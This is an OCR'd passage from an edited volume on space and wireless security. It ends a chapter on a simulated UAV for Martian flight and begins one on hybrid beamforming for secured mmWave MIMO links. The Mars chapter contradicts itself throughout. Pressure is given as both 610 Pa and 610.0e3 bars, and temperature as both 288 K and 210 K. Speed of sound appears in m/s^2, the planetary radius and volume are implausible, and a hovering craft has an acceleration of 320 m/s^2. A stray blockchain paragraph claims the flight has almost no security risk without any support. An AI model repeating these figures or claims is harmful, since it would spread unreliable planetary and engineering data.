


Fig. 3 Block diagram of the prototype UAV model

Table 2 Parameters considered for Martian flight

Parameters	Martian body [40] (Reported)
Volume (km^3)	16.318
Mass (10^{24} kg)	0.64171
Gravity (m/s^2)	3.711
Air pressure (bars)	610.0e3
Air density	0.020
Speed of sound (m/s)	240
Atmospheric temperature (Kelvin)	273 + 15

Martian body. For the simulated model to operate on different planets (here Martian body), various environmental parameters are taken into consideration. Table 2 shows the different environmental parameters set in the environment block to design the UAV prototype for the surface of Martian body. The environmental parameters of Martian surface are taken from the values reported by Mariner 9 [40].

A UAV prototype has been simulated that can be rendered suitable for operation in the environmental conditions of the Martian body.

4.1 Environmental Conditions


To design the prototype UAV for Martian exploration, environmental conditions become a necessary part of being considered. Atmospheric pressure, air temperature, gravity, speed of sound, and air density are some of the mandatory parameters which are discussed below.

4.1.1 Air Pressure

The air at any planetary body constitutes a weight, and it pushes against anything it comes in contact with. This pressure is known as atmospheric or air pressure. Air pressure is the force applied by the air on the planetary body (as gravity draws it towards the surface). The ability to fly vehicles to achieve lift is due to air pressure. According to Bernoulli's Principle, faster-moving air has lower pressure while slower-moving air has higher pressure. That means that the air pressure on the bottom would be higher, pushing the plane upward. The air pressure value at the surface of Martian body is approximately 610 Pa [41].

This means the air pressure on Martian body is less than 1% of that on earth. The air on Martian body is significantly leaner than it is on earth. As a result, the key source of concern when developing a prototype UAV is whether there would be enough lift. UAV is possibly heavier than air. For a UAV to fly successfully in a planet's atmosphere, four forces are obligatory that are lift, drag, weight, and thrust. Figure 4

Fig. 4 Aerodynamics of the UAV



shows the aerodynamics of the UAV. Coordinate system is used in the UAV flight. The coordinate system allows keeping track of an aircraft or Spacecraft's position and orientation in space. Here three coordinate systems are used in the UAV's flight mechanism. These coordinate systems are:

- Inertial System: Inertial system is attached to the planetary surface and doesn't move.
- Fixed Body Frame: This frame is attached to the airframe and moves with the UAV.
- Aerodynamic frame: The average velocity of the aircraft's center of mass defines this frame. The UAV is also equipped with a dynamic frame.

The three axes on the UAV prototype are Xb, Yb, and Zb and these represent forward, right, and positive downward axis, respectively. The engine of a flying vehicle generally provides thrust. Thrust must surpass the vehicles' drag for a successful flight. The lift of the vehicle is provided by the wings. UAV's lift should be equal to its weight for the flight to be flourishing. UAV's smooth shape will probably reduce drag, and the materials it is made up of will have an effect on its weight.

4.1.2 Gravity

Gravity is the force exerted on the object to pull it towards the center of the planetary body. Two major forces that are drift and weight are mainly required to get better-off. The weight of a flying vehicle is the force of gravity acting to pull the UAV to the ground and resolve via lift. Lift and gravity are two opposite forces. It is very evident that for designing a prototype UAV, decreased weight and an increased lift are the two major goals to be achieved. Based on Newton's theory of universal gravitation, when talking about a spherical body like a planet, the gravitational force is directly proportional to the mass of the planet and inversely proportional to the square of the radius of the planetary body. Equations (1) and (2) is based on Newton's theory of universal gravitation and shows the formula for the gravitational force of Martian body [42]. Table 3 shows the notation and parametric values of Eq. (1) [43].

Table 3 Notation and parametric values

Parameters	Values
Gravitational constant	$6.674 \times 10^{-11} \text{m}^3\text{kg}^{-1}\ \text{s}^{-2}$
Mass of Martian body	6.42×10^{23} kg
Radius of Martian body	10^6

$$g = Gm\big/r^2 \tag{1}$$

$$g = 3.711\ \text{m}/\,\text{s}^2 \tag{2}$$

where g is the gravity of Martian body.

G is the gravitational constant.

m is the mass of the planet Martian body.

r is the radius of Martian body.

4.1.3 Air Density

Air density has a direct impact on UAV's performance, both aerodynamically and in terms of engine performance. Air density has an effect on nearly every aspect of a UAV's flight. In less dense air, standard measurements such as take-off distances, rate of climb, landing distance, and so on would all be increased, thus reducing the performance. Atmospheric density, in general, is defined as the mass per unit volume of a planet's atmosphere.

4.1.4 Air Temperature

Air temperature plays a vital part in the behavior of the flight of UAV. The lift generated by a UAV depends mainly on the air density. Air density depends on the air temperature and altitude. At higher temperatures, air density is reduced. UAV will travel faster to generate enough lift for take-off. Air temperature at the Martian body is 210 K (approximately).

4.1.5 Speed of Sound

Speed of sound is defined as the distance traveled via sound waves in a unit of time. This parameter plays a significant role in designing the UAV prototype. Some of the major uses are:

- Useful in separating the flight regimes into two distinct areas with distinct flow conduct.

- Assists in the conversion of compressible flow geometry to one that can be measured using simpler, incompressible methods.
- Efficient air travel and the maximum practical flight speed will be restricted.
- Provides a hint to the designer about how to drive this boundary higher. The speed of sound at the Martian surface is 240 m/s^2 [34], and this is comparatively lower than that of the earth (343 m/s^2).

4.2 Sensors Block

For the Martian exploration through the designed UAV prototype the sensor block is designed as per the requirement. The sensor block includes various sensors configuration. In our proposed model we have included sensors like Inertial Measurement Unit (IMU), camera, pressure sensor, and ultrasound sensor which are discussed below.

4.2.1 Inertial Measurement Unit (IMU)

IMU is used to monitor angular rates and translation accelerations. IMUs can track speed, position, accelerated specific force, and angular rate, among other things. An IMU's tools have been used to collect various data types. The tools are.

- Accelerometer: To capture speed and acceleration.
- Gyroscope: A gyroscope is a device that measures spin and spindle speed.
- Magnetometer: Cardinal direction is determined via a magnetometer.

4.2.2 Camera

A camera is for estimating optical flow. Optical flow is an image processing technique. Camera will take images at 60 Frames per Second (FPS) through optical flow technique. This method will aid the sensor in determining how objects move from one picture to another. The UAV can calculate apparent horizontal motion or velocity using the camera sensor.

4.2.3 Ultrasound Sensor

Ultrasound sensor is used for the purpose of determining altitude. The lateral distances are measured using an ultrasonic sensor. It sends a high sound pulse and counts how long it takes for the sound to rebound off the ground and back to the sensor. The altitude between both the floor and the UAV can be calculated using these measurements. After about 30 feet of altitude, the reflected sound is far too low for the sensor to detect.

4.2.4 Pressure Sensor

Pressure sensor is used for sensing pressure which will further work in calculating altitude. As the UAV flies high in the altitude, the pressure of the air falls slightly. The pressure sensor uses this trivial change in pressure to guesstimate how the elevation of the UAV changes.

UAV will be deployed as a payload on the Martian surface by a Lander on the surface of Martian body. Satellite communication is used to communicate between the Lander, UAV, and Ground Control System (GCS). The Ka band (uplink: 34.2–34.7 GHz; downlink: 34.2–34.7 GHz) is used to communicate between the UAV and the GCS. Figure 5 shows the UAV prototype graph for the flight on the Martian surface. From the graph, it is observed that the UAV reaches a maximum altitude of 2200 m. The UAV then stabilized and hovered at an altitude of 380 m for around 1 min and 40 s. The rotors do not need to work as hard on the Martian surface to counteract its effort since its gravity is only one-third that of the Earth, making it easier for them to work.

Since the air density of the Martian surface is lower, the altitude is increased. We may conclude from the above findings that it is possible to successfully deploy UAVs on the surface of Martian body. Other space exploration methods would be hampered by the problems that UAV will solve. Figure 6 shows the acceleration graph for the UAV flight on the surface of Martian body.

The acceleration graph is used to investigate the acceleration of the UAV prototype flight on Martian surface. The graph shows that the UAV prototype is initially at rest and that after acquiring a velocity of 8 m/s at 40 s, the UAV prototype becomes stable at an acceleration of 320 m/s^2 and begins to hover.

In addition, the data is organized into blocks, with each block containing one or more transactions. Each new block in a cryptographic chain binds to all the blocks before it in such a way that tampering is nearly impossible. A consensus process validates and agrees on all transactions within the blocks, ensuring that each transaction is accurate and right. As a result, there was almost no chance of major security




Fig. 5 Altitude graph for a UAV flight on the surface of Martian body




Fig. 6 Acceleration of UAV on the surface of Martian body




Fig. 7 Graph showing the behavior of various sensors in the UAV prototype model

threats for this Martian body flight. Figure 7 shows the graph of the Euler's angles, and behavior of various sensors inbuilt in the UAV such as pressure sensor, camera, Inertial Measurement Unit (IMU) sensor, and an ultrasound sensor.

5 Conclusion

The most recent methods of planetary exploration are constrained in terms of flexibility and resolution, and they provide little detail about the planet. To counter these concerns, our research looks at the use of UAVs for space exploration. Since the communication network for the spatial missions is a store-and-forward system, there is a higher risk of it being disconnected. Jamming, spoofing, eavesdropping, and hijacking are some of the threats that can occur in a communication network. To overcome these threats, suitable security algorithms have been discussed. Several protocols for secure communication between the earth station and Spacecraft, as well as communication between Spacecraft itself, have been investigated. This paper addresses the numerous space UAVs that have been proposed for space missions till date, as well as the system model for deploying UAVs on a planetary body's surface. The probability of flying a UAV in the atmosphere of Martian body is investigated. It has been discovered that a UAV flight on Martian body has a higher chance of success. As a result, the UAV reaches the optimum height of 380 m on the surface of Martian body. It is also observed that The UAV prototype remains initially at rest, then after achieving a velocity of 8 m/s in 40 s, the UAV prototype stagnates at 320 m/s^2 and begins to hover. The information from the UAV prototype is assumed to be divided into blocks. Each block contains one or more transactions. All transactions within the blocks are validated and agreed upon by a consensus mechanism, ensuring that each transaction is accurate and correct. As a result, there seemed almost no risk in the designed prototype of UAV as Martian flight towards the significant security threats.

References

1. McFadden LA, Johnson T, Weissman P (eds) (2006) Encyclopedia of the solar system. Elsevier
2. Online Available: [Last accessed: October 26, 2020]. https://en.wikipedia.org/wiki/Effect_of_spaceflight_on_the_human_body
3. Clarke Jr VC, Kerem A, Lewis R (1979) A mars airplane… oh really? In: 17th aerospace sciences meeting, New Orleans
4. Hassanalian M, Abdelkefifi A (2017) Classifications, applications, and design challenges of drones: a review. Prog Aero Sci 91:99–131
5. Hoyt TD (2006) Military industry and regional defense policy: India. Routledge, Iraq and Israel
6. Giyenko A, Im Cho Y (2016) Intelligent UAV in smart cities using IoT. In: 2016 16th international conference on control, automation and systems (ICCAS). IEEE, pp 207–210
7. Naidoo Y, Stopforth R, Bright G (2011) Development of an UAV for search & rescue applications. In: IEEE Africon'11. IEEE, pp 1–6
8. Online Available: [Last accessed: 14 October 2020]. https://datafloq.com/read/7-different-uses-for-the-future-of-drones/4936
9. Chen Y, Zhang J, Min BC (2019) Applications of BIM and UAV to construction safety. In: Proceedings of 7th CSCE international construction specialty conference, pp 1–7
10. Negash L, Kim HY, Choi HL (2019) Emerging UAV applications in agriculture. In: 2019 7th international conference on robot intelligence technology and applications (RiTA). IEEE, pp 254–257
11. Cherif N, Jaafar W, Yanikomeroglu H, Yongacoglu A (2020) 3D aerial highway: the key enabler of the retail industry transformation. arXiv preprint. arXiv:2009.09477
12. Roldán JJ, Joossen G, Sanz D, Del Cerro J, Barrientos A (2015) Mini-UAV based sensory system for measuring environmental variables in greenhouses. Sensors 15(2):3334–3350
13. Online Available: [Last accessed: 21 January 2021]. https://en.wikipedia.org/wiki/Airship
14. Catling DC, Leovy C (2006) Mars atmosphere history and surface interactions. Encyclopedia of the solar system, pp 310–314
15. Peeters B, Mulder JA, Kraft S, Zegers T, Lentink D, Lan N (2008) ExoFly: a flapping winged aerobot for autonomous flight in Mars atmosphere

16. Zegers T, Mulder J, Remes B, Berkouwer W, Peeters B, Lentink D, Passchier C (2008) ExoFly: a flapping wing aerobot for planetary survey and exploration. In: European planetary science congress, vol 3, pp 3–4
17. Koning WJF, Johnson W, Grip HaF (2019) Improved Mars helicopter aerodynamic rotor model for comprehensive analyses. AIAA J 57(9):3969–3979
18. Balaram J, Tokumaru P (2014) Rotorcrafts for Mars exploration. In: 11th international planetary probe workshop
19. Balaram B, Canham T, Duncan C, Grip HaF, Johnson W, Maki J, Quon A, Stern R, Zhu D (2018) Mars helicopter technology demonstrator. In: 2018 AIAA atmospheric flight mechanics conference, p 18
20. Grip HaF er, Scharf DP, Malpica C, Johnson W, Mandic M, Singh G, Young L (2018) Guidance and control for a mars helicopter. In: AIAA guidance, navigation, and control conference. American Institute of Aeronautics and Astronautics Inc. AIAA
21. Bluman JE, Kang CK, Landrum DB, Fahimi F, Mesmer B (2017) Marsbee—can a bee flfly on mars? In: AIAA SciTech forum—55th AIAA aerospace sciences meeting. American Institute of Aeronautics and Astronautics Inc.
22. Landis G, Colozza A, LaMarre C (2002) Atmospheric flight on Venus. In: 40th AIAA aerospace sciences meeting & exhibit, p 819
23. Landis GA, Colozza A, Lamarre CM (2003) Atmospheric flight on Venus: a conceptual design. J Spacecraft Rockets 40 5:672–677
24. Colozza A, Landis G (2005) Long duration solar flight on Venus. In: Infotech@ aerospace, p 7156
25. Online Available: [last accessed: November, 25 2020]. https://www.nasa.gov/press-release/nasas-dragonfly-will-fly-around-titan-looking-for-origins-signs-of-life
26. Xiongfeng Z, Zheng G, Zhongxi H (2015) Sun-seeking eternal flight solar-powered airplane for Venus exploration. J Aerosp Eng 28(5):04014127
27. Serna JG, Vanegas F, Gonzalez F, Flannery D (2020) A review of current approaches for UAV autonomous mission planning for Mars biosignatures detection. In: 2020 IEEE aerospace conference. IEEE, pp 1–15
28. Michelson RC, Naqvi MA (2003) Beyond biologically inspired insect flight. von Karman Institute for Fluid Dynamics RTO/AVT Lecture Series on Low Reynolds Number Aerodynamics on Aircraft Including Applications in Emergening UAV Technology, pp 1–19
29. Landis GA (2006) Robotic exploration of the surface and atmosphere of Venus. Acta Astronaut 59(7):570–579
30. Online Available: [Last accessed: January 24, 2021]. https://www.technologyreview.com/2019/02/20/137335/the-future-of-mars-exploration-may-rest-on-a-glider/
31. Burleigh S, Cerf V, Durst R, Fall K, Hooke A, Scott K, Weiss H (2003) The InterPlaNetary internet: a communications infrastructure for Mars exploration. Acta Astronaut 53(4–10):365–373
32. Book B (2003) SPACE PACKET PROTOCOL. https://public.ccsds.org/Pubs/133x0b2e1.pdf
33. Harrison T, Johnson K, Roberts TG (2019) Space threat assessment 2019. Center for Strategic and International Studies (CSIS)
34. Online Available: [Last accessed: March 3, 2021]. https://resources.infosecinstitute.com/topic/interplanetary-hacking-how-the-space-industry-mitigates-cyber-threats/
35. Han M (2017) Authentication and encryption of aerial robotics communication
36. Cheng S, Gao Y, Li X, Du Y, Du Y, Hu S (2018) Blockchain application in space information network security. In: International conference on space information network. Springer, Singapore, pp 3–9
37. Sharma D, Gupta SK, Rashid A, Gupta S, Rashid M, Srivastava A (2020) A novel approach for securing data against intrusion attacks in unmanned aerial vehicles integrated heterogeneous network using functional encryption technique. Trans Emerg Telecommun Technol e4114
38. Online Available: [Last accessed: March 6, 2021]. https://www.space.com/quantum-communication-major-leap-satellite-experiment.html

39. Online Available: [Last accessed: 7 April 2021]. https://en.wikipedia.org/wiki/Atmosphere_of_Mars#:~:text=It%20also%20contains%20trace%20levels,1%25%20of%20the%20Earth's%20value
40. Withers P, Weiner S, Ferreri NR (2015) Recovery and validation of Mars ionospheric electron density profiles from Mariner 9. Earth Planets Space 67(1):1–12
41. Online Available: [Last accessed: 7 April 2021]. https://phys.org/news/2016-12-strong-gravity-mars.html#:~:text=On%20top%20that%2C%20the%20gravity,only%2038%20kg%20on%20Mars
42. Online Available: [Last accessed: 7 April 2021]. https://byjus.com/physics/value-of-g/
43. Online Available: [Last accessed: 8 April 2021]. https://mars.nasa.gov/mars2020/participate/sounds/#:~:text=With%20an%20average%20surface%20temperature,meters%20per%20second)%20on%20Earth

Hybrid Beamforming for Secured mmWave MIMO Communication

Rahul Pal, Gourav Modanwal, Subiman Chatterjee, and Kishor P. Sarawadekar

Abstract In a non-directional downlink wireless communication system, an eavesdropper can intercept the information easily. To prevent interception up to some extent, high-direction beamforming (HDB) can be used. HDB enhances the physical layer security by steering the signal towards the desired user only. A system such as millimeter-wave (mmWave) communication can provide HDB with a high data rate. Though the amalgamation of a high-dimensional multi-input multi-output (MIMO) and mmWave frequencies can provide directional beamforming in the wireless networks, the implementation of high dimensional MIMO is difficult due to some hardware constraints. Nevertheless, high-dimensional MIMO is implemented using two types of architectures—digital and analog. Digital architecture requires a dedicated radio frequency (RF) chain for each antenna element; hence this architecture dissipates a huge power. On the other hand, analog architecture requires one RF chain connected to each antenna element, but this architecture is capable of transmitting data in one stream. To overcome these disadvantages, hybrid architecture is introduced in the literature. Using hybrid architecture, multiple data streams can be transmitted using a lesser number of RF chains than the number of antenna elements. In hybrid architecture, analog architecture is deployed in the RF domain to provide directionality towards the desired user, while digital architecture is deployed in the baseband domain to nullify the multi-user interference (MUI) at the user's side. In this chapter, we will present a study on hybrid architecture and its functionalities in detail.

R. Pal
National Institute of Technology Sikkim, Ravangla, India

G. Modanwal (✉)
Case Western Reserve University, Cleveland, USA
e-mail: gxm320@case.edu

S. Chatterjee
Thapar Institute of Engineering and Technology, Patiala, India

K. P. Sarawadekar
Indian Institute of Technology (BHU), Varanasi, Varanasi, India

O. Kaiwartya et al. (eds.), *Security and Privacy in Cyberspace*, Blockchain Technologies,
https://doi.org/10.1007/978-981-19-1960-2_11

Keywords Physical layer security · Eavesdropper · Millimeter · MIMO · Beamforming

1 Introduction

Over the last few decades, wireless communication has been come up with many advancements. However, wireless communication is prone to information leakage to unintended users [1]. To address this challenge, the concept of physical layer security is being introduced and explored for modern wireless communication systems. Massive MIMO, mmWave communications, and beamforming techniques have gained lots of attention which brings the opportunities for enhancing the performance of the next generation networks with respect to physical layer security, throughput, spectral efficiency, energy efficiency, latency, and reliability. The physical layer security via beamforming techniques is being explored for mmWave MIMO systems. MIMO and the mmWave has been introduced in [2–5]. It shows a point-to-point or/and point-to-multipoint communication system with extremely high frequencies, also known as mmWave communication. Shorter wavelengths of the mmWave frequencies allow packing a large number of antenna elements in the small physical dimension which enhances directional beamforming [4–7].

Beamforming is essentially a spatial filtering operation typically using an array of antenna elements or radiators to capture and/or radiate energy from/in a specific direction over its aperture [8], as shown in the Fig. 1. Thus, the improvement achieved over omni-directional transmission/reception is the transmit/receive gain. Modern communication systems deploy smart antenna systems that can combine array gain and interference mitigation to further increase capacity of the communication link. This is achieved by electronic beam steering using a phased array, which is a multi-antenna radiation device with a specific configuration array, i.e., linear phased array or planner phased array [8, 9].

Using phased antenna array, it is possible to control the shape and direction of the signal beam from multiple antenna elements, and these are kept at the specific spacing in the array. At each antenna element, a signal is multiplied with weight (e.g., a complex number) before transmitting, as shown in Fig. 1. In turn, it generates a beam pattern in a specific direction. In other words, the creation of the beam using the technique of constructive interference is called beamforming. Further, the spatial power distribution, termed as the antenna array radiation pattern, can be determined by the vector sum of the fields radiated by individual antenna elements [8, 9]. It can be expressed in terms of the array factor, which is a function of the antenna array geometry and amplitude/phase shifts applied to individual antenna elements [8, 9].





Fig. 1 MIMO beamforming

2 Analog Beamforming

Analog beamforming is a technique to transmit and/or receive a signal in/from a specific direction by combining the linearly weighted signal in the analog domain. These weights comprise of amplitude- and phase shifters and are applied to each antenna element, as shown in Fig. 2. The antenna array coherently adds up the signal at a particular angle and destructively cancels out other signals. One can achieve a signal with high SINR as the analog beamforming is surpassing the interference [10]. Further, the transmitted/received signal is fed to a digital to analog (DAC)/analog to digital (ADC) converter after up-conversion/down-conversion. So, a signal with high SINR is obtained and it allows the use of low-resolution ADCs and DACs. The ADC/DAC power consumption is $f_s \times 2^{2R}$, where f_s is the sampling frequency, R is the ADC/DAC resolution in bits [10]. Therefore, the signal obtained with high SINR through analog beamforming can be converted to digital/analog using low-resolution ADC/DAC without loss of any information.

A low-resolution ADC/DAC-based single-user analog beamforming structure was proposed in [10] which combines the weighted signals in the baseband domain. The antenna weights are adjusted by minimizing the mean squared error of the desired signal [10]. Combining the weights in the baseband domain requires a number of ADCs/DACs and RF chains, which is equal to a number of antenna elements. To alleviate the number of ADCs, a single ADC and RF-based mmWave analog beamforming structure for a single user was proposed in [11], as shown in Fig. 2. It combines the weighted signal in the RF domain. The linearly added weighted signals are given to ADC as inputs after down-conversion. The antenna weights or beamforming vectors are adjusted through a gradient descent method. However, fine



(a) Transmitter

(b) Receiver

Fig. 2 Analog beamforming

adjustment of beamforming vectors leads to hardware complexity and high power consumption. To address these issues, the weights are adjusted through a codebook which comprises beamforming vectors made of low-resolution RF-phase shifters in the predefined directions. Next, the receiver feedbacks an index to the transmitter indicating the best beamforming vector to be used at the transmitter. An exhaustive search algorithm is used to sequentially test all the vectors and finds the best one. However, the overall search time is prohibitive because the number of beamforming vectors is usually large for mmWave communication. Further, to improve the search efficiency, a hierarchy of codebook is used to search the best beamforming vector


[12, 13]. A hierarchical codebook is consisting small number of low-resolution RF-phase shifters, covering wide angle, at the top level of the codebook and a large number of high-resolution RF-phase shifters, offering high directional beamforming gain, at the bottom level of the codebook.

3 Digital Beamforming

Unlike analog beamforming, digital beamforming is a technique to transmit and/or receive a signal in/from a specific direction by combining the linearly weighted signal in the baseband or digital domain. Most of the analog beamforming structures adjust their weights using gradient descent algorithm [11]. But, the convergence rate of the gradient descent algorithm is sometimes unacceptable [14]. An alternative algorithm, Gram Schmidt orthogonalization is much faster [14]. But, this algorithm is computational prohibitive and requires high precision which is possible in digital domain. Further, one must aim to estimate high-resolution weights which requires a non-linear processing. Thus, the requirement of faster convergence and high-resolution weights make a prerequisite for an advent of digital beamforming. In this context, a structure of digital beamforming comprising of a number ADCs/DACs equal to number of antenna elements was proposed in [14], as shown in Fig. 3. Still, there are some hardware complexities with regard to dynamic range of ADCs/DACs and self calibration because this requires accurate amplitude and phase reference at each element. Evidently, one can utilize the maximum number of degrees of freedom in the antenna array with digital beamforming [8], as it requires up/down converters, ADCs/DACs, at each antenna element.

Another architecture of digital beamforming was proposed in [15], which requires less hardware. It is cost effective and easy to implement. Figure 3 illustrates the block diagram of a proposed digital beamforming receiver system. The system comprises the RF down converter, ADCs, and uses an adaptive algorithm. The signals, i.e., both real and imaginary, received from each antenna element are combined separately using a multiplexer (MUX) into vector form. These real and imaginary vectors are then digitized separately using two different ADCs. The digitized real and imaginary vectors are down converted using a digital down converter. Thereafter, the real and imaginary vectors are de-interleaved using two different demultiplexers (DEMUXs) and then passed through linear mean square (LMS) algorithms, one corresponding to the real vectors and the other one corresponding to the imaginary vectors. The resultant improved structure has reduced hardware complexity as compared to the conventional digital beamforming structure.

For fifth-generation mmWave communications, a MIMO transceiver with fully digital beamforming of 64 channels is tested in [16]. These channels are deployed as a 2-D array with 16 columns and 4 rows for a better beamforming resolution. It operates at 28-GHz band with a 500-MHz signal bandwidth. The system performance is tested to verify the feasibility of the digital beamforming based massive MIMO transceiver for mmWave communications. It achieves a steady throughput of 5.3



(a) Transmitter

(b) Receiver

Fig. 3 Digital beamforming

